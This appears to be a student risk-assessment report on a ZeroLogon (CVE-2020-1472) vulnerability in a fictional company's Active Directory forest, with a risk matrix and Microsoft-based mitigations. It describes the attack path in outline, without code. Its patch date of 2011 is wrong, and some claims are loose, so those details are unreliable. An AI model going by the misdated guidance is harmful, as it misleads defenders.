Risk assessment is an essential part of the cybersecurity risk management process of any organisation. By performing risk analysis regularly organisations can identify malicious events caused by threat actors, define the level of cybersecurity risk for each threat identified to allocate the necessary defence resources by priority, as well as to engage employees to understand how cybersecurity aligns with the business objectives (CSA Singapore 2019).

NETWORK OVERVIEW

The Banana's corporate network consists of five domains. Banana.com is the parent domain, and aus.banana.com is its child domain. Additionally, there are another four secondary child domains, one for each office location in Australia where each office has its own domain controller. The Sydney domain syd.aus.banana.com is the only DC that is vulnerable to ZeroLogon.

Figure 8: Banana's Network Diagram



RISK IDENTIFICATION

- Asset: Domain Controllers (DCs)
- Threat: ZeroLogon Exploitation

It was identified that the syd.aus.banana.com has the only vulnerable to ZeroLogon domain controller. Exploiting this DC could be highly rewarding for attackers who wish to attack Banana's network.

ZeroLogon: Likelihood

Likely. Considering the low effort and little requirements needed to perform a ZeroLogon attack on syd.aus.banana.com, it is likely that sooner or later Banana's network might be targeted. A realistic scenario might take an insider, being an employee, contractor, or visitor. This bad actor would launch a ZeroLogon attack and spoof the password hash from another user with administrator privileges in order to practice other attacks on the network.

ZeroLogon: Impact

Critical. The impact of a ZeroLogon attack over the Banana's network could be devastating. Even in this scenario in which the syd.aus.banana.com domain is considered the only vulnerable domain controller in the forest, by exploiting and obtaining the hash dump from this controller an attacker can brute force into other child domains of Banana's network and eventually compromising the whole network.

ZeroLogon: Overall Risk Rating

The overall risk rating is obtained from the Likelihood x Impact assessments. In order to provide the overall risk rating, the risk matrix below was used.

Figure 9: Risk Matrix

Impact					
Likelihood	Insignificant	Low	Moderate	Major	Critical
Certain	MEDIUM	MEDIUM	HIGH	EXTREME	EXTREME
Likely	LOW	MEDIUM	MEDIUM	HIGH	EXTREME
Possible	LOW	LOW	MEDIUM	MEDIUM	HIGH
Unlikely	LOW	LOW	LOW	MEDIUM	HIGH
Rare	LOW	LOW	LOW	LOW	MEDIUM

Considering the Likelihood of a ZeroLogon as *LIKELY* and the Impact as *CRITICAL*, the overall risk of Banana's suffering a ZeroLogon attack is **EXTREME**.

5. Mitigation and Remediation

Due to the imminent threat that a ZeroLogon attack poses to Banana's corporate network, the following mitigation steps are recommended by Microsoft Corporation.

1. Update all DCs and RODCs in the network.

The organisation is strongly advised to update all Active Directory domains and trusts with the update released on February 9, 2011. This will block vulnerable connections from devices that are not using secure Remote Procedure Call (RPC) with Netlogon secure channel unless they have been given an exception (not recommended). If a non-compliant to RPC device is still required, the best practice to allow this device is by adding it to the group policy "Allow vulnerable Netlogon secure channel connections".

2. Non-compliant devices.

Ensure that none of the devices added to the group policy mentioned above have *enterprise-admin* or *domain-admin* privileges such as Microsoft Exchange or SCCM, as these devices are vulnerable and would still expose the environment to a ZeroLogon attack.

6. Future prevention

As preventive measures to mitigate cybersecurity threats, Banana should implement a more systemic approach to system updates and patching. Running the latest version of operating systems and applications is crucial to protect the network against network and malware attacks.

Additionally, the company should review its user accounts and security policies. Make sure to apply the Least-privilege concept on all user's accounts, and enforce obscurity on systems as much as possible in order to keep the underlying systems and loopholes hidden from everyone but the IT security personnel in charge.

References

1. CSA Singapore 2019, *GUIDE TO CONDUCTING CYBERSECURITY RISK ASSESSMENT FOR CRITICAL INFORMATION INFRASTRUCTURE*, eBook, viewed 26 March 2022, <<https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwjWx6ucjdH2AhUWwzgGHU7xAY8QFnoECAoQAAQ&url=https%3A%2F%2Fwww.csa.gov.sg%2F-%2Fmedia%2Fcsa%2Fdocuments%2Flegislation%2Flegislation%2Fsupplementary%2Freferences%2Fguide%2Fto%2Fconducting%2Fcybersecurity%2Frisk%2Fassessment%2Ffor%2Fcii.pdf&usg=AOvVaw2OdVBINLP-LszHMhqdysVs>>.
2. Microsoft Corporation 2021, *How to manage the changes in Netlogon secure channel connections associated with CVE-2020-1472*, Support.Microsoft, viewed 21 March 2022, <https://support.microsoft.com/en-us/topic/how-to-manage-the-changes-in-netlogon-secure-channel-connections-associated-with-cve-2020-1472-f7e8cc17-0309-1d6a-304e-5ba73cd1a11e#bkmk_updates_section>.
3. Naked Security n.d. 2020, *ZeroLogon – hacking Windows servers with a bunch of zeros*. weblog, viewed 15 March 2022, <<https://nakedsecurity.sophos.com/2020/09/17/zerologon-hacking-windows-servers-with-a-bunch-of-zeros/>>.
4. Safe Security 2021, 'Understanding and Exploiting ZeroLogon', *Research Paper*, viewed 15 March 2022, <<https://www.safe.security/assets/img/research-paper/pdf/Understanding%20and%20Exploiting%20ZeroLogon.pdf>>.
5. Tervoort, T Secura 2020, 'ZeroLogon: Unauthenticated domain controller compromise by subverting Netlogon cryptography (CVE-2020-1472)', *White Paper*, viewed 15 March 2022, <<https://www.secura.com/uploads/whitepapers/ZeroLogon.pdf>>.
6. The MITRE Corporation 2020, *Use Alternate Authentication Material: Pass the Hash*, MITRE | ATT&CK, viewed 22 March 2022, <<https://attack.mitre.org/techniques/T1550/002/>>.